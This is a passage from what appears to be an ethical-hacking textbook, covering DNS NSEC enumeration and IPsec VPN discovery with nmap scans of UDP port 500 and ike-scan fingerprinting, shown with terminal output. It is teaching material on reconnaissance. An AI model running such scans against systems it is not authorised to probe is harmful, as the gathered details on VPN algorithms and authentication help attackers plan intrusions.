domains=certifiedhacker.com 162.159.25.175
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-22 05:35 EDT
Nmap scan report for ns2.bluehost.com (162.159.25.175)
Host is up (0.0025s latency).

PORT   STATE SERVICE
53/udp open  domain
| dns-nsec-enum:
|_  No NSEC records found

Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
```

Figure 4.42: Screenshot of Nmap dns-nsec-enum NSE script

The following are some of the additional DNS enumeration tools:

- Knock (*https://github.com*)
- Raccoon (*https://github.com*)
- Subfinder (*https://github.com*)
- Turbolist3r (*https://github.com*)


LO#07: Demonstrate IPsec, VoIP, RPC, Unix/Linux, Telnet, FTP, TFTP, SMB, IPv6, and BGP Enumeration

Other Enumeration Techniques


This section discusses IPsec, VoIP, RPC, Unix/Linux user, Telnet, SSH user, FTP, TFTP, SMB, IPv6, and BGP enumeration.

IPsec Enumeration

- IPsec uses Encapsulation Security Payload (ESP), Authentication Header (AH), and Internet Key Exchange (IKE) to secure **communication between virtual private network (VPN) end points**
- Most IPsec based **VPNs use Internet Security Association and Key Management Protocol (ISAKMP)**, a part of IKE, to establish, negotiate, modify, and delete Security Associations (SA) and cryptographic keys in a VPN environment
- A simple **scanning for ISAKMP at UDP port 500** can indicate the presence of a VPN gateway
- Attackers can probe further using a tool, such as **ike-scan**, to enumerate sensitive information, including encryption and hashing algorithm, authentication type, key distribution algorithm, and SA LifeDuration


nmap -sU -p 500 [redacted] - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/home/attacker]
└──╼ #nmap -sU -p 500 [redacted]
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-22 [redacted]
Nmap scan report for [redacted]
Host is up (0.060s latency).

PORT    STATE SERVICE
500/udp open  isakmp

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
┌─[root@parrot]─[/home/attacker]
└──╼ #
```


ike-scan -M [redacted] - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/home/attacker]
└──╼ #ike-scan -M [redacted]
Starting ike-scan 1.9.4 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
[redacted]   Main Mode Handshake returned
        HDR=(CKY-R=8b077cfd0082b0be)
        SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration
(4)=0x00007080)
        VID=1e2b516905991c7d7c96fcbfb587e46100000009 (Windows-8)
        VID=4a131c81070358455c5728f20e95452f (RFC 3947 NAT-T)
        VID=90cb80913ebb696e086381b5ec427b1f (draft-ietf-ipsec-nat-t-ike-02\n)
        VID=4048b7d56ebce88525e7de7f00d6c2d3 (IKE Fragmentation)
        VID=fb1de3cdf341b7ea16b7e5be0855f120 (MS-Negotiation Discovery Capable)
        VID=e3a5966a76379fe707228231e5ce8652 (IKE CGA version 1)

Ending ike-scan 1.9.4: 1 hosts scanned in 0.076 seconds (13.10 hosts/sec).  1 returned
 handshake; 0 returned notify
```

IPsec Enumeration


IPsec is the most commonly implemented technology for both gateway-to-gateway (LAN-to-LAN) and host-to-gateway (remote access) enterprise VPN solutions. IPsec provides data security by employing various components such as Encapsulating Security Payload (ESP), Authentication Header (AH), and Internet Key Exchange (IKE) to secure communication between VPN endpoints.

Most IPsec-based VPNs use the Internet Security Association Key Management Protocol (ISAKMP), a part of IKE, to establish, negotiate, modify, and delete Security Associations (SA) and cryptographic keys in a VPN environment.

Attackers can perform simple direct scanning for ISAKMP at UDP port 500 with tools such as Nmap to acquire information related to the presence of a VPN gateway.

The following command can be used to perform an Nmap scan for checking the status of ISAKMP over port 500:

```
# nmap –sU –p 500 <target IP address>
```


nmap -sU -p 500 [redacted] - Parrot Terminal
File Edit View Search Terminal Help


```
┌─[root@parrot]─[/home/attacker]
└──╼ #nmap -sU -p 500 [redacted]
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-22 [redacted]
Nmap scan report for [redacted]
Host is up (0.060s latency).

PORT    STATE SERVICE
500/udp open  isakmp

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
┌─[root@parrot]─[/home/attacker]
└──╼ #
```

Figure 4.43: Screenshot displaying an Nmap scan over port 500 for ISAKMP

Attackers can probe further using fingerprinting tools such as ike-scan to enumerate sensitive information, including the encryption and hashing algorithm, authentication type, key distribution algorithm, and SA LifeDuration. In this type of scan, specially crafted IKE packets with an ISAKMP header are sent to the target gateway, and the responses are recorded.

The following command is used for initial IPsec VPN discovery with ike-scan tool:

```
# ike-scan –M <target gateway IP address>
```


ike-scan -M [redacted] - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/home/attacker]
└──╼ #ike-scan -M [redacted]
Starting ike-scan 1.9.4 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
[redacted]     Main Mode Handshake returned
        HDR=(CKY-R=8b077cfd0082b0be)
        SA=(Enc=3DES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration
(4)=0x00007080)
        VID=1e2b516905991c7d7c96fcbfb587e46100000009 (Windows-8)
        VID=4a131c81070358455c5728f20e95452f (RFC 3947 NAT-T)
        VID=90cb80913ebb696e086381b5ec427b1f (draft-ietf-ipsec-nat-t-ike-02\n)
        VID=4048b7d56ebce88525e7de7f00d6c2d3 (IKE Fragmentation)
        VID=fb1de3cdf341b7ea16b7e5be0855f120 (MS-Negotiation Discovery Capable)
        VID=e3a5966a76379fe707228231e5ce8652 (IKE CGA version 1)

Ending ike-scan 1.9.4: 1 hosts scanned in 0.076 seconds (13.10 hosts/sec).  1 returned
 handshake; 0 returned notify
